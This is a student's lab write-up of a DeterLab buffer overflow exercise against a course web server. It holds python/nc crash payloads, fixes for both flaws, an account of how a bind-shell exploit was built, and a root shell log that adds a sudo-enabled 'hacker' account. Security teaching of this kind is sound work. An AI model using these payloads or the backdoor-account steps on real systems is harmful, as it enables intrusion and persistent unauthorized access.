Offensive technologies - Buffer Overflow exercise

Claudio Facchinetti [claudio.facchinetti@studenti.unitn.it]

October 14, 2021

Abstract

In this document it is presented the work done in order to solve the "Buffer overflow" exercise on DeterLab.

1 Solving tasks

In order to solve the tasks, the first thing that has been done it has been connecting to the machine using ssh twice.

```
ssh otech2aj@users.deterlab.net
ssh server.facchinetti-buffov.offtech
```

The webserver executable should already be compiled and ready: in case it is not simply use `make` to compile it.

```
sudo su -
cd /usr/src/fhttpd

# Compile the executable
make

# Run the server on port 8080
./webserver 8080
```

1.1 Crashing the server

Analyzing the source it has been noticed that there are two buffer overflow vulnerabilities in the code. The first one is in the `send_response` function; in particular the vulnerability is at line `313` where the content of the requested path is copied into a statically allocated buffer without checking sizes.
In order to crash the server it is enough to provide a path which is long enough to corrupt either the file descriptor of the socket or any register containing information about the call stack. In order to exploit it we can simply run a simple request using the following line; this code is also the one used in the `exploit.sh` script

```
python -c "print('GET /' + 'c' * 5000 + ' HTTP/1.1\r\n\r\n')" > payload
nc server.facchinetti-buffov.offtech 8080 < payload
```

The second vulnerability, is located in the `get_header` function at line `88`. In this case the problem is that the developer assumes that `hdrend - hdrptr` would resolve to a number contained in the $[0, 1023]$ interval, which is not necessarily true. This function is used to retrieve the value of two particular headers:

- `Content-Length` if it is a POST request;
- `If-Modified-Since` if it is a GET request.

Again in order to exploit the vulnerability and crash the server it is enough to provide a header value which is large enough to corrupt either the file descriptor or any register used to manage the stack.
In the code below we use the same technique as before to exploit this vulnerability and crash the web server.



Figure 1: Exploiting the buffer overflow in the path

Figure 2: Exploiting the vulnerability in the header

```
python -c "print('POST / HTTP/1.1\r\nContent-Length: ' + '1' * 2000
+ '\r\n\r\n')" > payload
nc server.facchinetti-buffov.offtech 8080 < payload
```

1.2 Fixing the vulnerabilities

The fix for the first vulnerability was really straight forward: instead of saving the content in a string before sending it, the content is immediately sent to the client without storing it. This has been done creating a `send_wrap` function which accepts as argument:

- socketfd: the file descriptor of the socket;
- str: the string to send.

This function does nothing more than simply flushing the string onto the socket: in this way there is no problem of buffer overflow.
The second issue was fixed in a naive way: before copying the string into the `hdrval` variable checks whether the amount of characters it is going to copy is greater or equal than 1023. If it is not the case, then it copies the whole string; otherwise it copies the first 1023 characters and sets the last character to the string terminator. By doing this we are imposing a limit on the maximum size of an header value, which can be at most 1KB.

2 Extra credit

For the extra credit I decided to go with the second alternative proposed by DeterLab: exploiting the vulnerability creating a bind shell, connect to it and add a new root account.
As a first choice I decided to proceed by exploiting the header vulnerability, then I started making some experiments to determine the right number of characters in order to overwrite the return address. It turns out that due to the fact that the `hdrval` variable is not the first declaration I needed `1136` bytes in order to completely overwrite the return address. This number has been determined using GDB in order to check the status of the stack, using the `info stack` command.
After discovering this, I started to develop the malicious string which would have allowed me to bind a shell to a port. In particular the string I came up with has the following structure: `500` `NOP`s, the shellcode which occupies `150` bytes, again `484` `NOP`s and finally the return address which occupies `6` bytes. Please note that the sum of those numbers is `1334`: this is because the return address should start with a double `NULL` byte, however it cannot be inserted as all the functions working with strings in C would stop when they first meet this character. To overcome this I noticed that the first 2 bytes

of the original address were already correct, therefore I simply decided not to overwrite them.
As opposed to some implementations which put the shellcode right before the return address; I decided to add `NOP`s before and after it because in the function a variable on the stack gets modified and this would have also modified the shellcode resulting in an error at runtime.
Finally the return address has been computed by adding an offset to the address of the `hdrval` variable: it is not enough to set it to precisely to the `hdrval` address because it can slightly change and also because due to the fact that the function execution proceeds the value of `hdrval[0]` would get set to `00` on line `99`.

After submitting this payload, which is not reported but available in the `exploit_bind_shell.py` script we can simply connect to the shell using the following command: `nc server.facchinetti-buffov.offtech 31337` and get an interactive shell by typing `/bin/bash -i`.
After having the shell we can check that we have root permissions, therefore the smartest thing we can do is adding a root account to which we can login later.
In order to use the `exploit_bind_shell.py` script it is necessary to have a machine where you can install python dependencies, as the script requires `requests`. To solve this I did connect with ssh port forwarding: `ssh otech2aj@users.deterlab.net -L8080:server.facchinetti-buffov.offtech:8080` and modified the script so that it would have made the request to `localhost` on port 8080. The contection to the bind shell has been made from the Deterlab users machine.

```
[otech2aj@users ~]$ nc server.facchinetti-buffov.offtech 31337
/bin/bash -i
root@server:/usr/src/fhttpd# clear
```

Figure 3: Connecting to the bind shell

```
root@server:/usr/src/fhttpd# whoami
whoami
root
root@server:/usr/src/fhttpd# adduser hacker
adduser hacker
Adding user `hacker' ...
Adding new group `hacker' (1001) ...
Adding new user `hacker' (1001) with group `hacker' ...
Creating home directory `/home/hacker' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: hackerpassword
Retype new UNIX password: hackerpassword
passwd: password updated successfully
Changing the user information for hacker
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []: Hi, I'm the hacker
```

Figure 4: Adding the new user

```
root@server:/usr/src/fhttpd# usermod -aG sudo hacker
usermod -aG sudo hacker
```

Figure 5: Giving the user root access

```
[otech2aj@users ~]$ ssh hacker@server.facchinetti-buffov.offtech
hacker@server.facchinetti-buffov.offtech's password:
[sudo] password for hacker:
hacker@server:~$ whoami
hacker
hacker@server:~$ sudo whoami
root
```

Figure 6: Connecting with the new user